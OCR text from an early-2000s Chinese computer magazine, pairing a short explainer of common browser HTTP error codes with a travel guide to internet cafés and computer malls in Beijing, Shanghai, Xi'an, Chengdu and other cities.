IE冲浪错误点点滴滴

□安徽 陈海鹰

在使用IE冲浪时，常常会遇到想浏览的页面打不开，出来的却是几个数字后面跟着一长串英文的东东。菜鸟等不明其所以，一腔为网络事业献身的热情惨遭当头一盆凉水，上网的兴趣都没了，好生烦恼！

一般说来，浏览器的返回码都是有其特定含义的。一般约定为：1XX 备用，2XX 请求成功，4XX 客户端错误，5XX 服务器错误。

? 400—Bad request　请求失败错误

原因是你把网址输错了。有可能是你请求的服务器不能正确识别你要求浏览的网页，或是你无权访问它，甚至它根本就是不存在的！好好看看你是不是把网址输错了，包括大小写（一般网址是不分大小写了，但也有一些特殊的文档例外），点号是不是输成中文句号或是逗号，是否多打了空格等等。这是最常见的一类错误。

? 401—Unauthorized　未经认证的错误

可能提示你访问的站点有密码保护，而你输入的密码是错误的。首先确认你是否有访问该站点的权利（通常有用户名和密码），密码是严格区分大小写的，一般不能用匿名。

? 403—Forbidden　禁止访问错误

换句话说，就是你没有访问该文档的权利。有时某些页面是不允许直接访问的（没有链接到上面的页面）。当然也有被口令保护的可能。这时你需要返回到上一级页面，输入正确的口令才能访问。

? 404—Not found　没有找到错误

这类错误时而会发生。首先可能是你输入的网址有误（漏字、加字、大小写、符号错误等等），或者是网址最后的扩展名不对，当然也有可能是这个页面根本就不存在！退到上一级页面，看看是否该页被移走或是取消了，试试从网址后面删去一个或几个目录树级别，逐渐往前找到能访问的父目录。

? 500—Server Error　服务器错误

通常可能是对方网页程序设计错误而产生的，也可能是对方正在修改或上传网页。等待对方网页纠正错误或上传完网页后再试试吧。

? 503—Service unavailable　服务器不可用错误

你的ISP服务器死机啦，你所在的局域网的网关断了（如果你是通过局域网上网的话），你自己的系统出问题啦，都有可能。这不关你的事，过一会儿再试试吧，要不就去看看自己的机器人，或是去问问你的网络管理员。

这些都是使用IE浏览器上网冲浪时常会遇到的一些错误，每个人都有可能碰到，了解一下，很有必要。当然我还是希望这些东东永远不要出现在你的机器上。

电脑爱好者特别旅游手册



引　子

金秋十月，7 天长假，出去玩玩是免不了的。

对于我们这样的电脑爱好者来说，除了去风景点旅游一番以外，总要忍不住去当地的电脑市场看看、转转……至于那些痴迷网络的网虫，不可一日无网——可要是旅游在外，总不能背上一台贵重的笔记本满世界乱跑吧？所以当地的网吧就不可不去了。为此我们特别邀请全国各地的多位朋友，合作撰写了《电脑爱好者特别旅游手册》一文，希望对大家出游有所帮助。

北　京

北京的景点众多，旅游手册上的介绍多的是，我们这里仅仅介绍电脑城和网吧（注：下文也是如此）。

网　吧

飞宇网吧	
地点	北大资源东楼
收费	每小时 3 元至 7 元不等，早 7 点至 9 点免费，还有多种折扣优惠
网址	http://www.feiyu.com.cn/
交通指南	坐 320 支、355 支、209、718、808 到北大南门下




这里是飞宇网吧的总店，也许是全国最大的网吧了。1997年10月飞宇网吧在北大南门——小南门之间建成了网吧一条街，规模之大，环境之优雅，在全国首屈一指。当时的网吧一条街与太平洋电脑城、硅谷电脑城遥相呼应，形成了北大的“网络南墙”、“电脑南墙”。现在飞宇网吧在全国拥有 3 5 5 多家连锁店，《人民日报》、《科技日报》、《北京晚报》、《山西日报》、新华网、新浪网等 2 3 0 0 多家新闻媒体对飞宇网吧做了大量的报道。现在虽然由于北大对南墙的重新规划，网吧一条街已经不存在了，但搬进北大资源东楼后的飞宇网吧仍有 1200 多个机位，日平均流量高达 1 .5 万人，堪称国内网吧界的“龙头老大”。

即使是在网吧每天通常的“淡季”，飞宇的上座率仍然超过七成。飞宇网吧以“普及网络，推动网络事业的加速发展”为宗旨，坚持每天早上7:00--9:00免费开放，现在又在每天早上9:00--11:00举办计算机网络基础知识免费培训班，专门从北京大学聘请老师或优秀学生为免费班授课。这样，飞宇每天能为社会培养上千名的新网民，从而对网络的普及起了非常大的推动作用。

网吧配有普通电脑、液晶显示器超薄电脑和笔记本电脑，能满足不同消费层次的需求。全天24小时营业，还有餐饮服务，为网民提供了极大的便利。

另外，飞宇网吧还作为惟一一家被大运会组委会和大运村管委会特邀的上网企业进驻大运村，为大运会运动员提供上网服务。

国家图书馆电子阅览室	
地点	海淀区白石桥路国家图书馆二楼　东 202
收费	办证 10 元，上网费每小时 5 元
交通指南	坐808、320、814、332、716 北京图书馆站下



气势恢宏、庄重典雅的国家图书馆坐落于北京市海淀区高粱河畔，紫竹院公园旁。

图书馆下设的第一电子阅览室共有50余台电脑，每周二至周日9:00到21:00为读者提供Internet浏览服务。

这里的电脑配置接近于现在的流行款式，2 M带宽连网，速度还算不错。而且室内高大宽敞，光线充足，一排六台电脑，环境很舒适安静，比起大多数的“平民”网吧来，这里少了一些杂乱喧闹，更多了一份书卷气。也正因为如此，这里的上座率颇高，经常会有“等位”的现象。而且如果你上网累了，还可以在图书馆内阅览丰富的藏书，欣赏各时期的音像资料，或者聆听专家学者的讲演报告，是不是一举多得？

电　脑　城

中关村电脑城	
地点	海淀中关村
交通指南	坐814、716、718、332到海龙大厦或海淀黄庄站下



俗话说不到长城非好汉，因此来到北京的游客大多都要登长城以尽兴。在IT时代，不到中关村就算不上是电脑爱好者，因此喜欢电脑的你如果来到北京，一定要到大名鼎鼎的中关村来走一遭。这里不仅汇集了国内最知名的IT企业，而且也是电脑城林立的一块宝地。

海龙大厦、硅谷电脑城、太平洋大厦应该算是中关村新兴电脑市场的“三巨头”了。这三家电脑城地理位置都不错，交通比较方便。购物环境也比较好，店堂明亮，温度适宜，商家林立，人气是相当的旺。虽然电脑城比较集中，但由于客流量也较大，所以无论哪一家每天都是人流不息。由于竞争激烈，所以相信你一定能在这里以最中意的价格买到最中意的商品。

百脑汇	
地点	朝阳区东大桥
交通指南	从火车站坐403到东大桥站下



百脑汇虽然远离中关村这个电脑大市场，但由于它地处北京二、三环之间，交通与中关村相比要便利一些。

这里的环境比起“专业”的电脑城是更为普通消费者所熟悉的商店，不至于给那些对电脑硬件缺乏了解的朋友带来太多的陌生感。而且百脑汇内商家的流动性也较小，售后更有保障，所以很多朋友为图方便也愿意来这里购机。

百脑汇还为喜欢上网的朋友开辟了免费上网区，登个记你就可以在这里不花钱享受上网冲浪的乐趣。不过有利就有弊，这里的配件价格可是相对贵一些。劝各位朋友来这里之前还是要先把各种配件的价格打听清楚，免得花太多的冤枉钱。

上　海

网　吧

上海市目前的网吧超过1000家，我们可以在路边随便找到一家档次服务都不算差的网吧。不过大家真的有必要到“美亚Speed”去转转。Tom.Com控股的上海美亚投资400万元，在南京西路的中信泰富广场开设了一家面积逾500平方米的豪华型、多功能、以“美亚Speed”为品牌的网吧。

美亚Speed	
收费	以白领为对象，采取会员制，每小时收费超过15元
交通指南	从火车站南广场出发坐41路公交车到南京西路下



走进“Speed”网吧，一字排开的封闭式的上网空间让网民顿生“躲进小楼成一统”的感觉。为了给网民们营造顶级的网络环境，“Speed”网吧给每位网民准备了一台价值一万余元的Viewsonic17英寸未来窗显示器，使用宽带上网，具有宽带VOD点播、高速上网、移动办公（配备了打印机、传真机等办公设备）、股市数据查询等功能。

电　脑　城

上海的电脑市场主要集中在徐家汇、四川北路、淮海东路上，在散乱中相对集中，另类的布局在全国也有可能是独一无二的。初来上海的电脑爱好者们，看来需要专门抽出一天的工夫来四处看看，否则有可能给自己留下遗憾啊。

百脑汇、太平洋电脑广场	
交通指南	坐地铁1号线到徐家汇下

徐家汇由于交通便利，地理位置优越，周围又是配套设施齐全，餐饮、娱乐、购物场所应有尽有，因此在这里盘踞着两个著名的电脑城：百脑汇、太平洋电脑广场。

百脑汇里汇集着几乎所有著名品牌电脑和各种外设的代理，以销售品牌机、产品价值较高的外设为主，商家也大多围绕这个中心，装机的气氛反倒不是很浓，一些装机商也以销售自己配置的小品牌为主。资金比较充裕、想买个放心或者需要购买单独产品的用户一般选择这里。百脑汇这座建筑相当有特点，其内部是中空的，下面直通地铁，而商家就这样一间一间、一圈一圈、一层一层地分布开来。

太平洋电脑广场的特点有所不同，里面集中着大量的装机商，DIY氛围十分浓厚，进门就是个免费的上网区，但是限制比较大。左边是苹果专卖，右边是软件连锁店，再往前走就是电梯，一圈转下来，上海各种配件的行情基本上也能做到个心中有数。而太平洋电脑广场的门口还真的有一个广场，在节假日总能吸引硬件厂家前来搭台唱戏，吸引着电脑CFan们如朝圣般赶来。总的来说，徐家汇应该是电脑爱好者们游览上海电脑市场的第一站，可以这样说，没有到徐家汇，就不能算是见识过上海的电脑市场。

赛博数码店、虹七百电脑城	
交通指南	从火车站出发坐502公交车直达

四川北路是虹口区的商业中心，新近崛起了赛博数码广场四川北路店和虹七百电脑城这两座电脑城。



赛博不以电脑为惟一经营品种，它们宣传手机销售与电脑并驾齐驱，不过效果倒也不错，DIY的新新人类，不可能不对手机感兴趣的。一楼是苹果专卖+软件专卖+品牌机的格局，二楼主营装机生意，三楼进行手机销售，四楼有电脑书店、免费上网区、培训教室，还有一个赛博自己的奶茶店，捧着一杯香气四溢的热茶，自由地上网漫游，感觉也很不错。

虹七百电脑城则相对较为弱势，坐落于四川北路1885号，近横滨桥，21路18路公交车都可到达。但场内场地比较狭小，且布局也比较奇特，相对而言，人气不算旺。但是三楼有很多电脑桌专卖，也算是一个亮点，很少有哪个电脑城有那么多的电脑桌可供挑选，价格也是相当的优惠。买了电脑自然需要电脑桌，购机时往往手忙脚乱，搬不了那么多的时候，不妨单独跑一次虹七百试试。

赛博电脑城、太平洋电脑城、清华数码广场

淮海东路坐落着赛博的总部、赛博淮海路电脑城、太平洋淮海路电脑城和清华数码广场。

淮海东路的赛博深知如何利用这得天独厚的地理位置优势。前后两个门，中央的大厅，都是可以让厂商大展拳脚、搞好活动的场所。如果说上海硬件厂商搞活动，户外首选徐家汇太平洋电脑城，室内淮海路赛博就是当仁不让。这里的免费上网区更加是不惜血本，一楼进门一圈，电梯后面一圈，二楼围着栏杆又是一圈，可以算是大手笔、大气派。

这里人气挺旺，但是实际消费并不高。徐家汇两大电脑城门口，排着队抱着机器打车的情景，在赛博从未见过。距离赛博步行五分钟左右，就是隔路相望的太平洋淮海路电脑城和清华数码广场。这两家都是实力雄厚，但由于开发不久，竞争激烈，经营状况不容乐观。

广　州

广州是沿海大城市，临近香港、深圳等大型电脑市场，再加上政府的大力支持，成了全国最早的电脑专业市场之一，现在更发展成为华南地区高科技产品的集散地。


在广州的天河区有华南理工大学、华南农业大学、华南师范大学等高等学院，通常高校集中的地方，电脑城也开得越多，就像北京的中关村一样。所以来广州游玩，除了到天河区购物，也要逛逛这里的电脑城。我们着重介绍位于这里的太平洋电脑城和广州电脑城。

电　脑　城

太平洋电脑城	
交通指南	坐地铁直达天河区

太平洋电脑城位于天河路和石牌西路交界，是广州最大的电脑交易市场，零售商店主要在第一、二、三层，第四层开始是电脑公司的办公室。太平洋二期门前经常举办各种类型的展示，能够吸引大量观众。太平洋公司还建立了自己的网站（http://www.pconline.com.cn）和会员俱乐部，给DIY们提供一个交流和学习的好地方。

广州电脑城	
交通指南	坐地铁直达




广州电脑城分为东、西两城，东城位于天河东路，而西城则位于体育中路，即体育中心地铁站出口处，相对于东城，西城具备了交通优势。作为广州市电脑业的老大哥，广州电脑城一直广受大众的喜爱，再加上许多大型电脑公司在其中设点，使广州电脑城成了质量的保证。

这两家电脑城的特点是硬件设施都比较完善，各具特色与优势。太平洋电脑城一期为9层，二期为11层高的大楼，总面积达到3.2万余平方米，已有近700家电脑营销商入驻。广州电脑城（东城和西城）总营业面积也达3万平方米，商铺500多间，并于2000年一举收购了南方电脑城。

网　吧

清水居	
交通指南	在广州有几家分店，东山区烟墩路保安前街12号、越秀南路178号（南油大厦首层）、滨江中路308号海运大厦四楼、东湖路39号康乐城二楼
收费情况	上网逢星期一至五18：00前8元/小时，18：00后10元/小时，星期六、日全天10元/小时。



广州是国内“网吧”发展最早的地方，但目前的“网吧”现状却落后于北京和上海。此次我们走访了广州市最早开办的、规模最大的“网吧”——清水居。

从去年开始，广州的网络茶吧发展得较快，虽然上网费用相对较贵，但这种“休闲＋娱乐＋上网”的模式深得白领们的喜爱，并成为其不断增长的消费需求。而清水居正是这样一家集休闲、娱乐、饮食、度假为一体的网络饮食连锁经营机构，秉承“网络＋休闲＋美食”的经营理念。目前在广州市的东山、越秀南、滨江、东湖、沿江五个地区开有网络连锁店，连锁店总面积达2千多平米，可同时容纳一千多名顾客。可以说，到清水居网吧，可以享受生活、享受网络。

青　岛

电　脑　城

青岛市电子信息城	
交通指南	坐5路、2路、218、222、320到青岛电子信息城下

青岛出现大型的电脑城还是近几年的事。1999年，

青岛市在辽宁路上建设了大型综合性商厦（紧靠电子一条街）——青岛市电子信息城。同年，在青岛市东部的青岛书城4楼（山东省最大的新华书店）开设了电脑专层，又在青岛国货商厦6层（青岛最繁华的商业街）开设了大型电脑专卖。2000年，在小村庄开设大型的青岛市科技市场，年底在辽宁路设华金电脑城。2001年3月，青岛市又将1万平方米的原中新购物商厦专营（位于青岛市辽宁路，紧靠原电子一条街），准备建设成大型的青岛亿时代数码广场。现在章邱路、辽宁路附近由于旧城改造，已经将原来的电子一条街全部取消，青岛市形成了以辽宁路和辽宁路上的电子信息城、小村庄的科技市场为主体，华金电脑城、东部书城电脑专层等为附属的大型综合电脑中心。

但现在青岛市电脑爱好者还是倾向于青岛市电子信息城，因为它开业早，又都是科技街的老客户，地段也不错，所以主要还是以信息城为主！科技市场、华金电脑城的人相对要少一些，书城的电子市场专层人气也不如信息城。

总的说来，来青岛有必要到辽宁路上转转，看过了辽宁路，基本上就了解青岛的电脑市场了。

网　吧

飞扬网吧	
收费情况	每小时上网费3元；早7-9点免费
交通指南	坐5路、21路、320路、2路到黄台路下

飞扬网吧号称是青岛环境最好、规模最大、管理最正规的网吧，它的具体位置是辽宁路247号中新亿时代数码广场六楼。

该网吧拥有高配置电脑100余台，全部17英寸彩显。Cable Modem接入，并且采用专业办公隔断相隔，并配有双人沙发，为顾客营造了一个舒适优雅的上网环境。另外这里还提供信息查询、文件打印、图像扫描、帮助建立主页、承接大型电脑、网络培训、提供场地等服务，是一家非常有实力的网吧。

杭　州

网　吧

杭州的网吧相当成规模，电脑数量在百台以上的网吧也不算少见。拥有200台电脑的网吧业主也只敢说自己是杭州最大的网吧之一。

太平洋网吧	
收费情况	会员每小时2元，非会员2.5元
交通指南	坐151路、152路、801路、315路、305路官巷口站下车

位于太平洋商厦三楼的太平洋网吧，环境幽雅。网吧邻近解放路百货商店，距离西湖五分钟路程，是电脑爱好者们在西湖游玩时歇歇脚的理想场所。

走累了，逛累了，坐到这里喝杯饮料，给远方的朋友发封报平安的Email吧，该网吧虽然只有40台机器的规模，但地理位置实在是太好了，费用也不贵，真是不亦乐乎。


电　脑　城

杭州高新电脑城

高新电脑城位于高新技术产业开发区黄金地段——文三路35号，交通便利，地理位置优越，是目前杭州最火的电脑市场之一。

高新电脑城采用了沿海城市已流行的大玻璃营业包间的划分方式，一到三层共有4000平方米的150余个营业隔间、6000平方米的配套办公场所。高新电脑城入驻商家为130家，日均客流量为数千人次，周末时高达10000余人次。

杭州高新科技广场



高新科技广场位于杭州文三路和学院路交叉口之处的“高新科技大厦”。该大厦主楼21层，裙楼5层，物业使用面积35000平方米，还有4000平方米的地下停车场，3000平方米的仓储。交通便利，距高新电脑城仅300米之遥。高新科技广场自2000年3月投入使用，一到三层共有249户商家入驻，其中专营品牌机的有71家，日人流量达到8000人次，高峰期超过万人。

高新科技广场有着完备的区域规划。一楼设国内外品牌机、办公自动化、精品外设和笔记本电脑等四个区域。二楼为DIY家用电脑区。三楼设有高新软件园、“Internet电子商务区”、科技图书园区，还有免费上网区。四楼和五楼开辟了多功能电化教室，作为业界信息发布、新产品展示、技术交流、学术研讨、专家讲座的场地。规模大、实力强、企划超前是高新科技广场的特点。

苏　州

电　脑　城

乌鹊桥路、锦帆路

苏州暂时还没有专门的电脑城，电脑市场主要集中在乌鹊桥路、锦帆路等地，约有200多家经销商，而在工商局登记的经销商有400家左右。苏州本地人购机一般都到这两个地方转转，各种电脑配件和外设一应俱全。

网　吧

金苹果网吧	
收费情况	普通机器每小时两元，液晶显示器的每小时三元
交通指南	坐10路公交车到古屋饭店下车往东50米

虽然没有气派的电脑城，但是苏州的网吧可是一点都不含糊，许多中小网吧装修得别出心裁，不经意中流露着苏州人深厚的文化底蕴。这里向大家推荐一家位于苏州市彩香路3号的金苹果网吧。

金苹果网吧是苏州音乐电台联盟网吧一号店和名城苏州（www.2500sz.com）特约网吧，采用全速宽带接入，拥有高配置电脑100余台，网吧设有包厢4间，大厅12间，环境幽雅，服务一流。为了方便各位顾客的需要，网吧还配备了打印机、扫描仪等设备，提供各类饮料、食品、

香烟等商品。

网吧采用会员制度，会员可以根据上网时间的长短得到一定的优惠。网吧收费普通机器每小时两元，液晶显示器的每小时三元——为保护自己的视力应该算是值得的。你可以坐10路公交车到古屋饭店下车，往东50米就可以看到该网吧的大型灯箱了。怎么样，有兴趣进去坐坐吗？

黄　山

网　吧

子春网吧	
收费情况	一般2元/小时
交通指南	黄山区玉屏北路

网吧以30台电脑以下的中小型网吧为主，50台机器以上的几乎没有，接入方式为ISDN。收费一般在每小时两元，上午和包通宵还可以有优惠。电脑的配置比较普通，大多数都还是15英寸的显示器。

这里给你推荐黄山市第一家显示器采用17英寸的网吧：子春网吧。地址是安徽省黄山市黄山区玉屏北路，如果方便的话可以去坐坐。

厦　门

网　吧

美联丰网吧	
交通指南	厦门市彩虹花园二期沿吕岭路9号楼05店面二楼
收费	10:00-23:00每小时5元，23:00-8:00每小时4元



美联丰网吧有近120平方米的营业厅，能让你感受到宽敞舒适的环境。网吧所处的彩虹花园生活小区在闹市中取静，网吧也与其宁静浑然一体。网吧的电脑采用赛扬850、128MB内存、15英寸彩色显示器、4D鼠标，ISDN上网，最快连接速率可达128kB。在这里你可以轻松自如地在网上冲浪，感受互联网给你带来的方便、乐趣。美联丰公司还独自开辟了酷聊语音聊天室(http://www.kuliao.com)，也许与你聊意正浓的网友就在你不远之处，真有点让人觉得又好气又好笑。


因特咖啡屋	
交通指南	厦门市湖滨南路230-232号、厦门大学西村演武路12-13号
收费	每小时2.6元，早上10：00-12：00八折优惠
网址	http://www.intercafe.com.cn/

在地图上明确标出网吧位置的可不多见，而因特咖啡屋就是不多见的一个。它隶属于厦门邮电纵横股份有限公司，是厦门市最早、最具规模、功能最齐全的公众信息服务机构（网吧）之一，它不仅仅具有一般咖啡屋的特点，更是一个网上冲浪的好去处。

在这里，可以享受专线速率，坐在宽敞洁净的因特咖啡屋大厅里，伴着优雅的音乐，一杯香浓美味、热气腾腾的哥伦比亚咖啡伴你在Internet尽情遨游。这里还不定期地举办各类的Internet培训班、网友聚会、免费技术讲座和因特网沙龙，定期举办中小学生网络夏(冬)令营和学习班，是厦门网友温馨的家。

电　脑　城

厦门电子城	
交通指南	厦门天湖路



厦门电子城是厦门电脑市场中开业最早、人流最多的一家，也是厦门人买电脑的首选去处。电子城的大楼很是气派，顾客迎面看到的经常是大大小小、五颜六色的促销横幅，众多商家也往往在这市场的户外搭起了促销活动的舞台。由于厦门电脑市场竞争相当激烈，各商家哪个也不敢懈怠。电脑城内店铺的布置及经营的产品，给人感觉同中关村电脑城很相近。

诚森电脑市场	
交通指南	厦门天湖路



诚森电脑市场是厦门市新捷翔电脑有限公司的下属企业。诚森电脑市场紧邻厦门电子城，只是规模上较电子城要小一些。市场里面店铺一家挨一家，显得有些拥挤，购物的环境稍差，不过这里比起旁边的电子城要好讲价，加上这里紧邻电子城，集中效应不错，所以客流量也相当不错。

西　安

可以说西安是西北五省的IT产品的龙头老大。电脑爱好者来西安，如果不到电脑城云集的雁塔路转转，实在是有些遗憾。

电　脑　城

赛格电脑城



赛格电脑城位于南二环与雁塔路的交汇处，堪称雁塔路的“门户型”电脑城。赛格电脑城是目前西北地区规模较大的专业电脑商城。赛格电脑城一、二层为电脑散件市场，地下一层为品牌电脑专卖区，赛格电脑城三层以上为写字间。赛格电脑城装修档次较高，号称采用国际四星级饭店标准装修，写字间均采用隔音墙，并且配有DDN专线。

虽然赛格电脑城是1999年12月份开业的，时间并不算长，但是无论是从人气和销售额都堪称是雁塔路上的一员重将。从开业以来，入驻商家已达200多家，涵盖西安IT业精英。赛格电脑城不仅硬件设施完善，在软件——服务、管理方面也是很优秀的。今年春节，当西安市其他电脑城都关门休息时，赛格电脑城却营业照旧——这别出心裁的一招让

处在春节淡季的赛格取得了良好的销售业绩。

相对于接下来我们将要参观的科贸，这里给人的感觉各种设施都比较新，空间比较大些，没有科贸的嘈杂和烦乱 。

东新科技贸易中心

占据西安电脑城的“ 大哥级 ”地位的东新科技贸易广场位于雁塔路中段。

东新科贸电脑城创建于1992年，是西安最具影响力的电脑城之一，也是西安乃至西北地区最大的电脑商城之一。东兴科贸电脑城共由 A、B、C 三座子电脑城组成。目前人气最旺的东新科贸 B 楼于 2000 年 5 月开业。

2000年底，东新科贸成功地接管了原野玫瑰电脑城的经营权，使得科贸中心总营业面积达到近 30000 平方米。目前，进驻商家达到 500 余家，陕西电脑界最具实力的公司均在内开展经营业务。

东新科贸是西安电脑硬件配件最大的出货地，大多电脑公司的西安代理商都设在科贸，所以科贸的货新、量足。新品登陆西安大都是先在科贸。东新科贸的人气很旺，西安的大部分电脑爱好者都喜欢到东新科贸去配机器，厂商们更是喜欢在这里搞卖场活动。而 A 楼和 C 楼也各有特色，销售业绩也不错。东兴科贸电脑城 A 座主要经营耗材、散件等，二楼则是西安市最大的 DIY 超市——天惠 DIY 超市的所在地。B 楼、C 楼主要经营电脑散件，其中 B 楼 3 层以上主要为写字间。笔者曾数次去西安配机器，第一个赶到的地点就是东新科贸，摩肩接踵的人群、殷勤导购的商家给人一幅忙而不乱的印象。无论如何，这里是电脑爱好者游览西安电脑城的首选之地，不可错过的哦。

红楼科技广场

离开东新科贸电脑城继续北走，红楼科技广场就会呈现在你的眼前。红楼是西安的老牌企业，主要经营旅游商业和大型餐饮服务业。1９９９年红楼果断地转入ＩＴ业，创建了现在的红楼科技广场。红楼科技主要包括三个全资子公司：红楼科技广场、红楼科技软件开发公司、红楼科技电脑医院。

红楼科技广场是公司的核心产业，位于“ 电子一条街 ”的中心腹地，占地3000平方米，拥有200多家商户，年销售额近三亿元人民币，是西安最具影响力的电脑城之一。现在红楼科技广场主要以经营电脑外设为主。扫描仪、打印机、显示器、数码相机，以及一些耗材在红楼应有尽有。虽然紧邻科贸，但是红楼以其独特的市场定位和科贸形成了相辅相成的关系。虽然东新科贸会给红楼电脑城带来巨大的竞争压力，但这种相辅相成的关系正日益成为红楼科技广场发展的动力。所以当你在西安买电脑时，买散件去赛格、科贸，而买外设就一定要去红楼。

网　吧

中国龙网城

今年初，西安出现了许多大型的网吧，中国龙网城算是比较典型的一家。中国龙网城分上下两层，共有 350 台计算机。当然该网吧不仅仅在规模上做到了大型，在装修上也颇为考究，网吧设有包间，包间的风格各有不同。

网吧的硬件配置为 17 英寸纯平彩显，上网线路为双 8M ADSL 宽带网。另外在服务上，除了提供基本的上网服务之外，还提供包括饮料、小吃等，也可以为顾客提供上网辅导教学。硬盘中拷有经典电影两三百部、歌曲千余首，可供看电影、听 MP3，不失为消除旅途疲劳的好去处。

自由空间网络俱乐部	
收费标准	3 元 / 小时，办卡 50 元 25 个小时
交通指南	位于咸宁中路 163 #，可坐 602 直达

该网吧也许名不见经传，但设施先进，拥有 200 台电脑，使用ADSL专线宽带接入Internet，使您能充分享受网上冲浪的乐趣。该网吧的计算机基本采用17英寸显示器、赛扬700CPU、128MB内存配置。另外，该网吧营业面积有700平方米，非常宽敞，如果您在西安旅游，不妨到这里来泡泡网吧。

大　连

电　脑　城

大连目前的电脑城，主要以老牌的星海高科技、站前电子城为主，而新兴的裕景电脑城、胜利广场地下电脑商场和体育场的大连电脑城也有可能成为21世纪的新亮点。另外，民涌街附近还有一个成仁街电子城，位置就在红星电影院附近，但客流量很小，目前只有一些卖光盘和小家电的，没有正规电脑硬件商家。

站前电子城



大连站前电子城坐落于大连市中心商业区内，距离大连火车站100米，距离海港码头2公里，距离大连国际机场12公里，交通十分便利。大连站前电子城总体规划面积三万平方米，现拥有商家近 500 家，主要经营包括国内外知名的品牌机和兼容机在内的计算机整机、散件、耗材、软件、专业书籍、各种外设、现代化办公设备、电讯广播器材、电子元器件、家用电器和音像制品等高科技电子类产品，日客流量达万余人次。此外，商城内还附设电脑俱乐部、写字间、招待所、饭店、储蓄所及其他相关机构，是目前大连市知名度最高、营业面积最大、容纳商家最多、经营品种最全、商业价格最低的电子专业市场。

成　都



成都电脑市场是西南地区电脑产品的中心市场，现在基本上集中于武侯区磨子桥的“ 电脑一条街 ”上。比较重要的要数两“ 老城 ”和新“ 三贵 ”了。

电　脑　城

两“ 老城 ”

更名为“新成都电脑城”）和“东华电脑城”。这两个电脑城从地理位置看，正好在“电脑一条街”核心地带的两端。“新成都电脑城”是成都第一个“电脑城”，历史悠久，影响较大，在市场上有很强的竞争能力，该电脑城建成早，口碑好，人气很旺。“东华电脑城”则由于宣传策划得力，场面更大，从而后来居上。“东华电脑城”在规模上优势较突出，聚集了五百余家商家，其电脑产品种类繁多，大到整机、打印机、显示器、UPS电源，小到内存条、数据带、机箱、螺钉等等，产品价格紧随市场波动。

新“三贵”

成都电脑市场的新“三贵”是指世纪电脑城、百脑汇电脑广场和新世纪电脑城。这新“三贵”的共同特点就是气势大。原成都无线电一厂的一部分建成了一个规模巨大的“世纪电脑城”，首期面积在5万平方米，号称全国最大。在“新成都电脑城”对面的台资蓝天“百脑汇”2.7万平方米，也够吓人，“新世纪电脑城”也是上万平方米的规模。



其中“新世纪电脑城”以超大规模和低租金（其租金约为其他电脑城的1/2）为卖点，但它最大的弱势在于其地理位置偏离了“电脑一条街”的中心位置。

“百脑汇”和“新世纪”都在磨子桥十字路口，地理位置绝佳，且装修豪华，管理规范。但由于租金等原因，其配件价格稍高。现在“百脑汇”一楼正在演变为一个“笔记本”和“数码产品”超市，“新世纪”做品牌机的商家也越来越多。

重　庆

电　脑　城

生意最火爆的要算是地理位置最好的泰兴通信电脑大市场与其旁边的赛博数码广场了。

泰兴通信电脑大市场

交通指南	坐402、118、109、415、119路公交汽车


泰兴通信电脑大市场定位于通信、电脑两大主力产品，汇聚了业内多个著名厂商和重庆IT业界精英，入驻商家400余家，其中有：中国联通、中国电信、飞利浦、联想、方正、海尔、七喜等中外著名品牌。



市场内配有ADSL专线接入，每个商铺均有一个10M网络接口，可包月上网。五楼还专门配备了文化、娱乐、教育等服务，提高了综合经营档次。

赛博数码广场

位于泰兴旁边，1999年10月份才开张营业的赛博数码广场以雄厚的资金、创新的理念、全国连锁的经营方式紧追IT前沿，杀入已近饱和的重庆市场。其城内的服务与推广也极具特点，一楼是品牌展示区，二楼是兼容机装机商和配件批发商，三楼是软件区、电脑书店及仓库。这些都采用商铺式经营，规模化十分突出。在赛博的大厅中提供了40台免费上网电脑，深得网迷们喜爱。另外，它提出的“数码”概念，在重庆引起一股“数码”旋风，让人刮目相看，其规模大有赶超泰兴之势。




桂　林

电　脑　城

王城电脑城、阳桥电脑城

交通指南	坐11路公交车到达

桂林的王城电脑城和阳桥电脑城经过一年多的发展，现已成为桂林最大的电脑城，是桂北电脑市场的晴雨表。两大电脑城营运自成体系，运作专业，专业市场形象突出，主要经营各种品牌电脑、兼容机、电脑配件、外设、软件、办公自动化设备、耗材、维修、电脑书刊等。并通过在各个市场层面的公关、广告、营销活动建立起“业界权威”的品牌形象，经常举办国内高水平的学术交流活动、高新技术产品的展示活动、技术培训、商业交流推广、信息发布等活动。



网　吧

桂林电信网络厅

收费标准	10元/小时
交通指南	位于中山中路

多数城市的网吧是不太好找的，要么退缩到偏僻街道的某个小店面，或者挤占电信业务厅的些许角落，但桂林这家却是堂堂正正地摆在中山中路上，显示着与众不同的骄傲。

从桂林火车站坐1路无人售票公共汽车在乐群路站下车，往前走几步路就是桂林电信的网络厅。门脸不大，可看进去“庭院深深”，百多平米的大厅里沿墙摆了两排电脑。

偌大个网吧居然全是用Modem拨号上网，收费10元/小时也是相对而言比较贵，也许是旅游城市的原因吧，这个价钱显然不是对市民消费者的。向网吧的工作人员问及价格问题，他们告诉我信息产业部规定的营业性网络服务价格是18元/小时，想来他们的经营也是举步维艰。

不过在这个著名的旅游城市，能上网总是一件让人高兴的事。

丽　江

电　脑　城

蓝盾公司

在举世闻名的旅游城市——云南省丽江县,真正意义上的电脑城应该算是没有,你如果问当地人的话,他会告诉你买电脑要到蓝盾。

这是丽江的一个老牌电脑公司,成立于1992年,位于丽江县福慧路的中段,是丽江地区最大的电脑公司。丽江蓝盾电脑公司是集销售、培训、文印、维修、网络工程等于一体的丽江高新技术企业。

网 吧

网络帝国

丽江地区比较上档次的网吧大多在七星街,这里给你推荐一个网吧:网络帝国。这家网吧的规模不算大,机器也就几十台左右,但是服务相当热情和周到。

银 川

网 吧

西部向导	
交通指南	位于宁夏银川市中山南街33号

